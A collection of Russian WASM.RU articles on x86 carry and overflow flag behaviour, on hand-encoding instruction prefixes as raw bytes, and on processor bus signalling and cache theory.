По порядку установки флага переноса авторы не сообщили нам ничего нового. Более интересна информация о флаге переполнения, где вскользь упоминается о его зависимости от наличия у числа знака; чтобы выяснить, отличаются ли данные сведения от тех, что были найдены в предыдущем учебнике, произведем краткий экскурс в теорию знаковых и беззнаковых чисел, и вспомним, чем они отличаются друг от друга.

На уровне машинных команд между этими двумя видами чисел нет никакой разницы. Находящийся в памяти или в одном из регистров операнд представляет собой (в зависимости от используемой модели адресации) 8-,16- или 32-разрядное число, все разряды которого абсолютно равноправны. Понятие знака введено исключительно для возможности манипулирования (на логическом уровне) с отрицательными числами - для процессора все числа одинаковы, а для программиста они отличаются тем, что для одних высший разряд выступает в качестве информации о знаке числа (знаковые числа), а для других все разряды несут информации о самом числе (беззнаковые числа). Естественно, выделение одного разряда под знак приводит к уменьшению возможной величины знакового числа вдвое[1]; так, максимальное значение беззнакового 8-разрядного числа равно 11111111b, или 255, максимальное же (минимальное) значение аналогичного знакового числа равно соответственно 01111111b, или 127 (-128, или 10000000b). Если старший разряд знакового числа равен 1, число считается отрицательным, если 0 - положительным.

Чтобы определить величину знакового числа, следует обратить в нем все биты (изменить их значения с 0 на 1 и наоборот), и приписать к полученному модулю (он считается беззнаковым) знак (-), если старший бит искомого числа был равен 1[2]. Исходя из этого, становится понятным различие на 1 в диапазонах для положительных и отрицательных величин (127,-128) - для последних может использоваться старший бит, который и дает единичную прибавку. Легко видеть, что больше 127 (меньше -128) знаковое число быть не может, поскольку для этих величин все информационные разряды уже взведены (сброшены), и дальнейшее увеличение (уменьшение) числа приведет к переносу в знаковый разряд (заему из него) и, соответственно, изменению знака числа...

... а это и есть пересказ иными словами того, что написано по поводу флага переполнения в учебнике "Язык Ассемблера и организация ЭВМ". То есть и здесь авторы не сообщили нам ничего нового - речь идет все о том же пресловутом переносе в знаковый бит (старший разряд). А это, как мы уже убедились, не соответствует действительности.

Популярные учебники не могут помочь нам в выяснении того, когда при выполнении арифметических команд возникает перенос, а когда - переполнение. Остается выяснить это самостоятельно, складывая между собой различные числа во всевозможных комбинациях, и анализируя состояние флагов OF и CF. При этом каждая пара чисел будет интерпретироваться дважды - сперва как две знаковых, затем как две беззнаковых величины.

```
mov al, 00111111b  ;//Нет ни переполнения,ни переноса
mov bl, 00000001b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: нет
add al, bl         ;//Вынос за разрядную сетку - нет
mov al, 11111101b  ;//Перенос есть,переполнения нет
```

```
mov bl, 00000101b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;//  253 + 5 = 2 (неверно)
  ; ИЛИ  -3 + 5 = 2 (верно)

mov al, 11111100b  ;//Перенос есть,переполнения нет
mov bl, 00000101b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 252 + 5 = 1 (неверно) ИЛИ   -4 + 5 = 1 (верно)

mov al, 01000000b  ;//Перенос есть,переполнения нет
mov bl, 11000000b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: есть
add al, bl      ;//Вынос за разрядную сетку - есть
  ;// 64 + 192 = 0 (неверно) ИЛИ  64 - 64 = 0 (верно)

mov al, 11100000b  ;//Перенос есть,переполнения нет
mov bl, 01100000b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 224 + 96 = 64 (неверно) ИЛИ  -32 + 96 = 64 (верно)

mov al, 01100000b  ;//Перенос есть,переполнения нет
mov bl, 11100000b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 96 + 224 = 64 (неверно) ИЛИ  96 - 32 = 64 (верно)

mov al, 11100000b  ;//Перенос есть,переполнения нет
mov bl, 11100000b  ;//7-й бит: стал равен 1; перенос в 7-й бит:есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 224 + 224 = 192 (неверно) ИЛИ  -32 - 32 = -64(верно)

mov al, 11000000b  ;//Перенос есть,переполнения нет
mov bl, 11000000b  ;//7-й бит: стал равен 1
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 192 + 192 = 128 (неверно) ИЛИ -64 - 64 = -128(верно)

mov al, 11111111b  ;//Перенос есть,переполнения нет
mov bl, 00000001b  ;//7-й бит: стал равен 0
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 255 + 1 = 0 (неверно) ИЛИ -1 + 1 = 0 (верно)

mov al, 11111111b  ;//Перенос есть,переполнения нет
mov bl, 10000001b  ;//7-й бит: стал равен 1
  ; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 255 + 129 = 128 (неверно) ИЛИ -1 - 127 = -128 (верно)

mov al, 11111111b  ;//Перенос есть,переполнения нет
mov bl, 11000001b  ;//7-й бит: стал равен 1; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 255 + 193 = 192 (неверно) ИЛИ -1 - 63 = -64 (верно)

mov al, 11111111b  ;//Перенос есть,переполнения нет
mov bl, 01000001b  ;//7-й бит: стал равен 0; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 255 + 65 = 64 (неверно) ИЛИ  -1 + 65 = 64 (верно)

mov al, 01000000b  ;//Переполнение есть,переноса нет
mov bl, 01000000b  ;//7-й бит: стал равен 1; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - нет
  ;// 64 + 64 = 128 (верно) ИЛИ  +64 + +64 = -128(неверно)

mov al, 01100000b  ;//Переполнение есть,переноса нет
mov bl, 01100000b  ;//7-й бит: стал равен 1; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - нет
```

```
  ;// 96 + 96 = 192 (верно) ИЛИ +96 + +96 = -64 (неверно)

mov al, 01111111b  ;//Переполнение есть,переноса нет
mov bl, 00000001b  ;//7-й бит: стал равен 1; перенос в 7-й бит: есть
add al, bl         ;//Вынос за разрядную сетку - нет
  ;// 127 + 1 = 128 (верно) ИЛИ +127 + +1 = -128 (неверно)

mov al, 10000000b  ;//Есть и перенос,и переполнение
mov bl, 10000000b  ;//7-й бит: стал равен 0; перенос в 7-й бит: нет
add al, bl         ;//Вынос за разрядную сетку - есть
  ;// 128 + 128 = 0 (неверно) ИЛИ -128 - 128 = 0 (неверно)
```

Итак, установка флажков переноса и переполнения производится по следующим правилам:

ПЕРЕНОС БЕЗ ПЕРЕПОЛНЕНИЯ (CF=1, OF=0) - тогда,когда производится перенос единицы в знаковый разряд (7,15,31-й) и перенос единицы из разрядной сетки (из 7,15 или 31-го разрядов в 8,16,32, несуществующие для регистра указанной размерности).

Сложение БЕЗЗНАКОВЫХ чисел при возникновении переноса протекает неправильно (ТОЛЬКО из-за переноса из разрядной сетки - перенос в знаковый разряд роли не играет). При интерпретации слагаемых как беззнаковых чисел перенос из разрядной сетки приводит к потере старших разрядов числа, и результат оказывается неверным.

Сложение ЗНАКОВЫХ чисел при возникновении переноса протекает правильно, так как при такой интерпретации слагаемые представляют собой ЛИБО пару "ПОЛОЖИТЕЛЬНОЕ ЧИСЛО + ОТРИЦАТЕЛЬНОЕ ЧИСЛО" (старший бит одного слагаемого равен 0, а второго - 1, и перенос из шестого (четырнадцатого, тридцатого) бита приводит к переносу в старший и переносу из разрядной сетки), и результат такого сложения не может быть неправильным - он будет находиться в пределах -128 - +127; ЛИБО пару "ДВА ОТРИЦАТЕЛЬНЫХ ЧИСЛА,СУММА КОТОРЫХ НЕ МЕНЬШЕ -128" (это означает, что сочетания единичных битов первого и второго слагаемых ОБЯЗАТЕЛЬНО приведут к переносу в старший разряд в то время,как будет произведен перенос из разрядной сетки, и знаковый бит не будет потерян; для этого и налагается условие на сумму - -127 - 1, -120 - 8, -64 - 64, НО НЕ - -127 - 2, -64 - 65). В последних случаях возникает перенос с переполнением, так как производится только перенос из разрядной сетки.

ПЕРЕПОЛНЕНИЕ БЕЗ ПЕРЕНОСА (OF=1, CF=0) - тогда, когда производится ТОЛЬКО перенос единицы в знаковый разряд.

Сложение ЗНАКОВЫХ чисел при возникновении переполнения протекает неправильно, так как слагаемые могут представлять собой ТОЛЬКО беззнаковые числа (иначе при переносе единицы из шестого бита наличие единицы в знаковом разряде приведет к переносу из разрядной сетки; в результате переполнения не будет,а будет перенос). Поэтому перенос единицы в знаковый разряд приводит к появлению знакового (отрицательного) числа, что неправильно - сложение двух положительных чисел может иметь результатом только положительное число.

Сложение БЕЗЗНАКОВЫХ чисел в данном случае протекает правильно,так как для этих чисел 7-й бит не играет особой роли и представляет собой лишь добавочный разряд; перенос в него не приводит к ошибке.

ПЕРЕНОС С ПЕРЕПОЛНЕНИЕМ (CF=1,OF=1) - тогда,когда производится ТОЛЬКО перенос единицы из разрядной сетки.

Сложение БЕЗЗНАКОВЫХ чисел в данном случае протекает неправильно, так как перенос единицы из разрядной сетки приводит к потере старшего разряда.

Сложение ЗНАКОВЫХ чисел ТОЖЕ протекает неправильно, так как в результате переноса из разрядной сетки теряется знаковый бит,и сумма двух отрицательных чисел (а перенос с переполнением возможен только при сложении двух отрицательных чисел,т.к. для переноса единицы из разрядной сетки без переноса в знаковый бит необходимы единицы в старших разрядах обоих слагаемых) превращается в положительное число,что неправильно.

ОТСУТСТВИЕ ПЕРЕНОСА И ПЕРЕПОЛНЕНИЯ - тогда, когда нет переносов ни в знаковый разряд, ни из разрядной сетки.

На основании всего вышеизложенного может быть составлена следующая

Истинная таблица установки флагов переноса и переполнения для сложения:

Перенос из разрядной сетки	Перенос в знаковый бит	Флаги
Есть	Есть	CF=1, OF=0
Есть	Нет	CF=1, OF=1
Нет	Есть	CF=0, OF=1
Нет	Нет	CF=0, OF=0

Совершенно аналогично операциям сложения можно произвести ряд операций вычитания над знаковыми и беззнаковыми числами, отслеживая зависимость флагов OF и CF от наличия заемов из старшего и из "запредельного" разрядов.

```
mov al, 11100000b ;//Нет ни переполнения,ни переноса
mov bl, 00100000b ;//Заем в 7-й бит: нет; заем из 7-го бита: нет
sub al, bl

mov al, 00111111b ;//Перенос есть,переполнения нет
mov bl, 11111111b ;//Заем в 7-й бит: есть; заем из 7-го бита: есть
sub al, bl

mov al, 10000011b ;//Перенос есть,переполнения нет
mov bl, 10011010b ;//Заем в 7-й бит: есть; заем из 7-го бита: есть
sub al, bl

mov al, 10000000b ;//Перенос есть,переполнения нет
mov bl, 10000001b ;//Заем в 7-й бит: есть; заем из 7-го бита: есть
sub al, bl

mov al, 10000000b ;//Перенос есть,переполнения нет
mov bl, 11000000b ;//Заем в 7-й бит: есть; заем из 7-го бита: есть
sub al, bl

mov al, 10001010b ;//Перенос есть,переполнения нет
mov bl, 10100101b ;//Заем в 7-й бит: есть; заем из 7-го бита: есть
sub al, bl

mov al, 10000000b ;//Переполнение есть,переноса нет
mov bl, 01000000b ;//Заем в 7-й бит: нет; заем из 7-го бита: есть
sub al, bl

mov al, 10000000b ;//Переполнение есть,переноса нет
mov bl, 00000001b ;//Заем в 7-й бит: нет; заем из 7-го бита: есть
sub al, bl

mov al, 01000000b ;//Есть и переполнение,и перенос
mov bl, 11000000b ;//Заем в 7-й бит: есть; заем из 7-го бита: нет
sub al, bl

mov al, 01100000b ;//Есть и переполнение,и перенос
```

```
mov bl, 10100000b ;//Заем в 7-й бит: есть; заем из 7-го бита: нет
sub al, bl

mov al, 01111111b ;//Есть и переполнение,и перенос
mov bl, 11111111b ;//Заем в 7-й бит: есть; заем из 7-го бита: нет
sub al, bl

mov al, 01110011b ;//Есть и переполнение,и перенос
mov bl, 10110111b ;//Заем в 7-й бит: есть; заем из 7-го бита: нет
sub al, bl
```

Правила установки флагов переноса и переполнения для команды вычитания аналогичны тем, что уже излагались для команды сложения; единственное различие - вместо словосочетания "перенос в..." всюду следует подставить словосочетание "заем из...". А

Истинная таблица установки флагов переноса и переполнения для вычитания

Заем в 7-й(старший) бит	Заем из 7-го(знакового) бита	Флаги
Есть	Есть	CF=1, OF=0
Есть	Нет	CF=1, OF=1
Нет	Есть	CF=0, OF=1
Нет	Нет	CF=0, OF=0

Итак, мы на собственном опыте убедились, как на деле сложен тот вопрос, от которого авторы популярных учебников отделались парой абзацев. Надеюсь, что данная статья поможет всем начинающим программистам быстро освоить этот непростой материал.

(c) 2003, Чугайнов Н.Г.

Сноски

[1] [назад] Видимо автор имел ввиду беззнаковое число. (прим. ред.)
[2] [назад] Такое преобразование над числом так же называется дополнением до двух. А само представление отрицательных чисел - дополнительным кодом. (прим. ред.)

Заклинание кода: Заин

Автор: Aquila / WASM.RU

Дата: 2003-09-21

У буквы "заин" долгая и богатая история. Многие поколения магов пытались определить, в чем заключается ее сокровенный смысл. Некоторые утверждали, что она несет врагам смерть и страдания от разящего клинка, иные указывали на ее форму и говорили, что этот разящий клинок применим далеко не всегда и не везде, а только в некоторых, хотя и весьма ответственных операциях.

Но вернемся к теме наших предыдущих статей - таинственному искусству повелевания исполняемым кодом. В прошлых главах мы изучили практически все основы, необходимые для сотворения правильно работающих заклинаний, а в предыдущей главе была проведена небольшая демонстрация могущества, которое есть у каждого заклинателя кода.

Однако мы еще не рассмотрели две важные темы, а именно - префиксы и использование 16-ти битных инструкций в 32-х битном коде.

Предположим, что нам нужно составить заклинание для следующего фрагмента кода:

```
xor eax, eax
mov ecx, 1000
repne scasd
```

Данный код выполняет очень простую операцию - он ищет в массиве двойных слов (чей адрес был предварительно загружен в EDI) элемент, который равен нулю. Сделать заклинания для первых двух строчек вышеприведенного кода не представляет особого труда - в прошлых главах мы делали это много раз. Однако третья может поставить неопытного заклинателя в тупик, так как у инструкции SCASD есть префикс REPNE.

SCASD сравнивает EAX со значением, содержащемся в ячейке памяти, адрес которого находится в EDI, после чего увеличивает содержимое последнего на 4 (размер двойного слова). Эта инструкция удобна, если применять префиксы повторения строковой операции. REPNE - один из таких префиксов. Прибавление его к инструкции SCASD заставляет последнюю выполняться до тех пор, пока операция сравнения не даст положительный результат.

Но как же задать префикс на уровне заклинаний? Очень просто - каждому префиксу соотвествует непосредственное однобайтовое значение, которые помещается непосредственно перед инструкцией. Префиксу REPNE соответствует F2, а опкодом SCASD является AF. Таким образом нужное нам заклинание будет выглять так:

```
db 0F2h, 0AFh ; repne scasd
```

Теперь давайте представим другую ситуацию. Например, необходимо составить заклинание для инструкции 'INC AX'. Обратимся к Книге Двойных Слов. В описании инструкции INC нас интересуют следующие строки:

```
40+ rw INC r16 Increment word register by 1
40+ rd INC r32 Increment doubleword register by 1
```

Как вы можете видеть, и 'INC AX' и 'INC EAX' соответствует один опкод. Какой же вариант выберет процессор? Это зависит от того, в каком режиме работает программа. Если в 32-х битном, то встретив опкод 40h процессор выполнит инструкцию 'INC EAX'. Если в 16-ти битном, то 'INC AX'. А чтобы выполнить 'INC AX' в 32-х битном режиме, нужно использовать специальный префикс 66h, который как и все префиксы помещается непосредственно перед инструкцией. Таким образом, заклинание для 'INC AX' в 32-х битном коде будет выглядеть так:

```
db 66h, 40h
```

Тот же префикс в 16-ти битном коде выполняет обратную работу - заставляет процессор выполнить данную инструкцию как 32-х битную.

У читателя может возникнуть закономерный вопрос: какие еще бывают префиксы, кроме префикса повторения строковой операции и префикса переопределения размера операнда (именно так интеловские гномы назвали рассмотренный нами выше префикс)? Далее следует список не рассмотренных нами в данной главе префиксов:

• F0h - LOCK (обеспечивает эксклюзивное использование памяти в мультипроцессорной среде)
• F3h - REP/REPE/REPZ (используется только со строковыми инструкциями)
• 2Eh/36h/3Eh/26h/26h/64h/65h - префиксы переопределения сегмента (CS, SS, DS, ES, FS и GS соответственно)
• 2Eh - переход выполняется (только с инструкциями Jcc)
• 3Eh - переход не выполяется (только с инструкциями Jcc)

О последних двух префиксах нужно сказать особо. Они появились в самых последних процессорах, разработанных интеловскими гномами - Pentium 4 и Xeon. Они помогают помочь процессору решить, будет ли (скорее всего) выполнен переход или нет. Это важно для того, какой код будет кэшироваться.

Вот и все для этой главы. Она получилась небольшой, но, возможно, это и к лучшему. Магия кода заключается не в объемных томах, а в правильно работающих заклинаниях.

Процессор изнутри. Часть 0: Теория

Автор: Dark_Master

Дата: 2005-01-23

_Нам говорят «безумец» и «фантаст»,
Но выйдя из зависимости грустной
С годами, мозг мыслителя искусный
Мыслителя искусственно создаст._

И. Гёте, «Фауст»

Об этом мануале.

Как известно, важнейшей составляющей любого компьютера является процессор, именно он выполняет все вычисления, все остальные устройства нужны либо для того, чтобы обеспечивать нормальную работу процессора, либо для обеспечения взаимодействия с человеком.

В данном мануале я хочу обобщить свой опыт изучения процессоров. В следующих частях мануала у Вас появится возможность посмотреть «изнутри» на Ваш собственный процессор, используя специальные программы.

Для того чтобы «заглянуть» внутрь процессора, мы будем использовать счетчики производительности.

Сразу договоримся, что к софтовым счетчикам (тем, которые лежат в реестре в HKEY_PERFORMANCE_DATA) они никакого отношения не имеют. Софтовые счетчики реализованы чисто программно, ими управляет операционная система; счетчики же с которыми мы будем работать - аппаратные, то есть реализованы физически внутри процессора.

В рамках мануала будут рассмотрены «внутренности» процессора и логика его работы. Без этого будет очень трудно понять, что именно считают счетчики и как то, что они считают, влияет на производительность процессора в целом. Мануал, кроме данной части, состоит еще из следующих:

1) Intel P6 architecture

2) Intel NetBurst

3) AMD

4) AMD64

Еще, возможно, будет часть, посвященная разбору исходников прилагающихся программ, поскольку я не большой любитель писать комментарии в программах (знаю, что это плохо, но ничего не могу с собой поделать J).

В каждой части подробно рассматриваются четыре основных вопроса:

1) Интерфейс процессора и системы.

2) Кэширование.

3) Исполнительное ядро.

4) Мониторинг производительности.

В отдельную главу выносятся также некоторые детали специфичные для данного процессора, скажем, технология HyperThreading для процессора Pentium 4 или описание шины HyperTransport для процессоров с архитектурой AMD-64.

Статьи ориентированы, прежде всего, на системных программистов, разработчиков компиляторов, операционных систем и прочих специалистов которым нужен мониторинг состояния процессора в реальном времени параллельно с прочими вычислениями, в также всех, кому интересно как работает процессор на уровне микроархитектуры.


Ввиду того, что много информации связанной с внутренней структурой процессора засекречена, данный мануал основан на 2-х вещах – общей теории построения суперскалярных процессоров, и на той информации, которую удалось извлечь из официальных мануалов. В тексте оговариваются моменты, где я высказываю свои предположения относительно реализации некоторых компонентов процессора, которые могут оказаться ошибочными.

В данной части статьи будут рассмотрены некоторые основные теоретические положения общие для всех современных процессоров.

Физический интерфейс процессоров.

Прежде чем мы приступим к обсуждению интерфейса процессоров и системы, нужно ввести несколько важных понятий: фронт, спад, строб, перекос шины.

Любой сигнал имеет активный и неактивный уровни напряжения. Когда сигнал переключается из одного состояния в другое, напряжение на линии не может измениться мгновенно, процесс переключения всегда занимает некоторое время. Процесс подъема напряжения до активного уровня называется фронтом сигнала, а процесс его спада до пассивного уровня – спадом. Графически это можно показать так:



Частота, с которой происходит синхронизация сигналов, и является частотой системной или «фасадной» (Front side) шины.

Теперь разберемся что такое строб. Так называется особый сигнал, по которому информация на какой-то линии начинает считаться достоверной. Например, когда процессор передает данные на шину, состояние сигналов меняется не строго одновременно: сказывается разная длина проводников - чем длиннее физическая дорожка на печатной плате, тем дольше по ней идет сигнал. Этот эффект называется перекосом шины, его суть в том, что даже если данные появились на входных линиях одновременно, на выходах они все равно появятся не одновременно.

С какого момента приемнику данных считать, что данные на линиях достоверны, если состояние сигналов меняется в разное время? Для решения этой проблемы и служит строб. Источник данных, убедившись, что на линиях именно то, что он хотел туда подать, устанавливает строб в активное состояние и приемник понимает, что данные уже достоверны, и их можно принимать. Строб применяется также как синхронизирующий сигнал.

Расположение стробов всегда выбирается таким, чтобы они передавались по линиям, которые длиннее тех, синхронизация которых осуществляется данным стробом. Это гарантирует, что к тому

моменту, когда приемник получает строб, остальные данные уже достоверны.

Кэш.

Зачем нужен кэш?

Неотъемлемый атрибут всех современных процессоров – кэш-память. Она реализуется на дорогих элементах SRAM (static random access memory) доступ к которым происходит намного быстрее, чем к элементам DRAM (dynamic random access memory) на которых построена оперативная память. Еще одно достоинство элементов SRAM в том, что, в отличие от DRAM, они не требуют периодической регенерации.

Микросхема памяти (основной памяти, которая DRAM) организована в виде квадратной матрицы, и для того чтобы получить доступ к элементу матрицы, нужно указать строку и столбец.

Рассмотрим базовый цикл обращения к модулю памяти со стороны DRAM контроллера:

1) На адресные линии банка памяти подается адрес строки (Row).

2) Подается строб доступа к строке (Row Access Strobe – RAS#).

3) На адресные линии подается адрес столбца (Column).

4) Подается строб доступа к столбцу (Column Access Strobe – CAS#).

5) На выходных линиях появляется считанное слово.

Еще контроллер и планка памяти обмениваются сигналами, определяющими операцию (чтение/запись), и выполняющими контроль ошибок (CRC или ECC), но нам эти сигналы сейчас неинтересны.

Между пунктами 2 и 4 происходит задержка, связанная с подготовкой строки – RAS-to-CAS delay – ее обычно можно настраивать в BIOS и ее значение колеблется от 3 до 2 тактов, чем меньше, тем естественно лучше. Между 4 и 5 также происходит задержка CAS latency связанная с передачей данных из «недр» микросхемы на выходные линии.

Банком памяти называется не планка и не микросхема, а сущность способная воспринимать сигналы RAS# и CAS# (это может быть группа микросхем на планке, зависит от реализации).

Как следует из этих рассуждений, в общем случае, для доступа к произвольной ячейке памяти нужно много тактов (сколько именно зависит от типа памяти, но в любом случае больше одного).

Кэш-память служит для ускорения обращений в память путем создания дубликата данных, обращение к которому происходит намного быстрее, чем к основной памяти.

Тип кэша.

Кэш может быть построен по одной из 3-х основных схем:

1) Кэш прямого отображения (Direct mapped cache).

2) Наборно-ассоциативный кэш (Set-Associative cache).

3) Полностью ассоциативный кэш (Fully-Associative cache).

В первом случае кэшируемый адрес однозначно определяет строку кэша в которой могут кэшироваться данные. Память делится на некоторое количество блоков (страниц) равных размеру кэш-памяти. Любой адрес в таком случае можно разбить на 2 компонента – индекс страницы, смещение в странице. Второй компонент и является индексом строки кэша. При кэшировании данных по какому-либо адресу памяти, этот адрес сам определяет, в какой строке кэша он должен быть размещен. Такой подход позволяет увеличить скорость работы, поскольку процессору не нужно ничего искать и не нужно смотреть никаких таблиц – ему нужно только знать адрес.

Если поочередно обращаться к данным по одному смещению, но в разных страницах то кэш будет работать неэффективно (см. ниже).


Полностью ассоциативный кэш – самый простой для понимания, но зато самый трудный в реализации. Строка кэша состоит из пары «адрес-данные». В любой строке может кэшироваться любой адрес, поиск нужного адреса должен вестись параллельно по всем строкам (это и есть основная сложность реализации).

Наборно-ассоциативный кэш является компромиссом между простотой реализации кэша прямого отображения и эффективностью полностью ассоциативного кэша.

Кэш напоминает кэш прямого отображения и состоит из наборов строк. Набор строк выбирается аналогично строке кэша прямого отображения, но далее, поиск идет параллельно по всем строками набора аналогично полностью ассоциативному кэшу. Набор обычно объединяет 2,4 либо 8 строк.

Таким образом, получается, что такой кэш состоит из нескольких страниц, каждая из которых эквивалентна странице кэша прямого отображения.

Наглядно 4-ассоциативный кэш можно показать так:



В полях S хранится состояние строки, TAG хранит тег (см. ниже), а в DATA - собственно данные. Индексируется только первая страница, при выборе в ней какой-то строки выбираются также и строки расположенные по этому же смещению в других страницах.

Строки, расположенные по одному смещению в разных страницах и образуют набор.

Поясню, зачем нужен именно набор строк. Рассмотрим кэш прямого отображения, в котором набор состоит из одной строки.

Так как адрес однозначно выбирает строку кэша, в которой он может кэшироваться, получается, что адреса памяти, отличающиеся только номером страницы (то есть отстоящие друг от друга на размер страницы кэш-памяти) имеют равные права занять строку кэша. Если программа будет поочередно обращаться к таким адресам, кэш будет работать впустую - каждое обращение будет вызывать цикл заполнения строки, однако данные использоваться повторно не будут т.к. в следующем обращении будет новый цикл заполнения. При этом работа системы без кэша будет лучше, чем с кэшем.

Чтобы можно было кэшировать хотя бы несколько элементов, адреса которых отличаются только номером страницы, и был придуман набор строк. При обращении к таким адресам процессор будет их помещать в один набор. Кэшироваться смогут столько адресов претендующих на одну и ту же строку, сколько строк в наборе имеет кэш.

Политика записи.

Политика записи кэша определяет, как реализована запись в основную память.

Существуют две основные политики кэша: Write Through и Write Back (далее WT и WB).

В случае WT любая запись в память выходит на внешнюю шину и пишется в память сквозь (through) кэш. Во втором случае данные записываются в кэш, и устанавливается определенный флаг, указывающий на то, что эту строка модифицирована (ее копия в кэше отличается от того, что находится в памяти по данному адресу). Таким образом, кэш обслуживает обращения к памяти, как по чтению, так и по записи.

В случае одного процессора в системе политика WB работает прекрасно, в случае же двух и более процессоров нужно обеспечивать согласованность данных в разных кэшах.

Алгоритмы согласования отличаются для разных процессоров и обсуждаются в следующих частях.

Уровни кэша.

Разделение кэш-памяти на несколько уровней (до 3 в настоящее время) производится по следующему закону: кэш-память уровня N+1 всегда больше по размеру и медленнее по скорости обращения, чем кэш-память уровня N. Поясню, почему именно так.

Самой быстрой памятью является кэш-память первого уровня (она же L1-cache), по сути, она является неотъемлемой частью процессора, поскольку расположена на одном с ним кристалле и входит в состав функциональных блоков, без нее процессор не сможет функционировать. Память L1 работает на частоте процессора и обращение к ней занимает в общем случае один такт ядра, объем этой памяти обычно невелик - не более 64Кб. Второй по быстродействию является L2 (в отличие от L1 ее можно отключить с сохранением работоспособности процессора), кэш второго уровня, она обычно расположена либо на кристалле, как и L1, либо в непосредственной близости от ядра, например, в процессорном картридже (только в слотовых процессорах), в старых процессорах ее располагали на системной плате. Объем L2 побольше – от 128Кб до 1-2Мб.

Посмотрим, как работает эта иерархия: когда процессор обращается к памяти, считанное значение заносится в кэши всех уровней, так происходит всегда, новое значение в соответствии с некоторым алгоритмом замещает какую-то строку и в L1 и в L2. Если процессор в течение некоторого времени не будет обращаться к этим данным, очень вероятно, что они будут замещены другой строкой в L1, но поскольку размер L2 больше чем L1, данные сохраняются некоторое время в L2, до тех пор, пока не будут замещены и там. Если вдруг процессору понадобятся данные, которые были выгружены из L1, есть вероятность что данные есть в L2, обращение к которому хоть и дольше по времени чем к L1, но все же намного быстрее чем обращение к основной памяти. Из этих рассуждений понятно, почему размеры кэш-памяти должны расти с увеличением n в Ln, иначе теряется смысл в использовании дополнительного уровня – выгруженные из L1 данные имеют нулевые шансы сохраниться в L2.

Казалось бы, чем больше уровней кэша – тем лучше, однако на практике больше 3 уровней не делают по следующей причине – все кэши хранят копии данных, и в случае записи в данные (например, в многопроцессорной системе) процессору нужно поддерживать согласованность всех копий данных.

Работа кэша.

Рассмотрим работу наборно-ассоциативного кэша, так как именно он применяется сегодня наиболее широко.

Из каждого адреса, по которому обращается процессор, выделяется некоторое количество старших разрядов называемое тегом строки, тег строки это номер страницы памяти в которой находится кэшируемый адрес, оставшееся количество младших разрядов указывает на набор строк кэша, и на конкретный байт в строке.

Физический адрес разбивается на 3 (в общем случае) составляющие. Offset зависит от размера строки кэша и используется для индексации нужного байта в строке, например, если в строке вмещается 32 байта, то размер поля offset 5 битов. Поле Index зависит уже от размера страницы кэш-памяти. Это поле служит индексом набора строк кэша (в процессорах AMD набор (set) называется банком (bank)).

Физический адрес:

TAG	INDEX	OFFSET

При обращении к кэшу, процессор с помощью поля index, находит нужную строку, далее,

тег записанный в кэше, и тег из адреса сравниваются для всех элементов набора, если совпадение обнаружено и флаг строки отличен от «Invalid» фиксируется кэш-попадание и данные выбираются из кэша без обращения в память.

В следующей части подробно рассматриваются обращения по чтению и записи на примере P6.

Размер кэшируемой области памяти.

Распространенное мнение о том, что кэш обязательно может кэшировать всю память (хранить в себе копии любого участка) в действительности неверно. Размер кэшируемой области определяет разрядность поля TAG.

Например, если кэш прямого отображения размером 1Мб должен кэшировать память объемом 4Гб, то размер TAG должен быть не менее 12 бит.

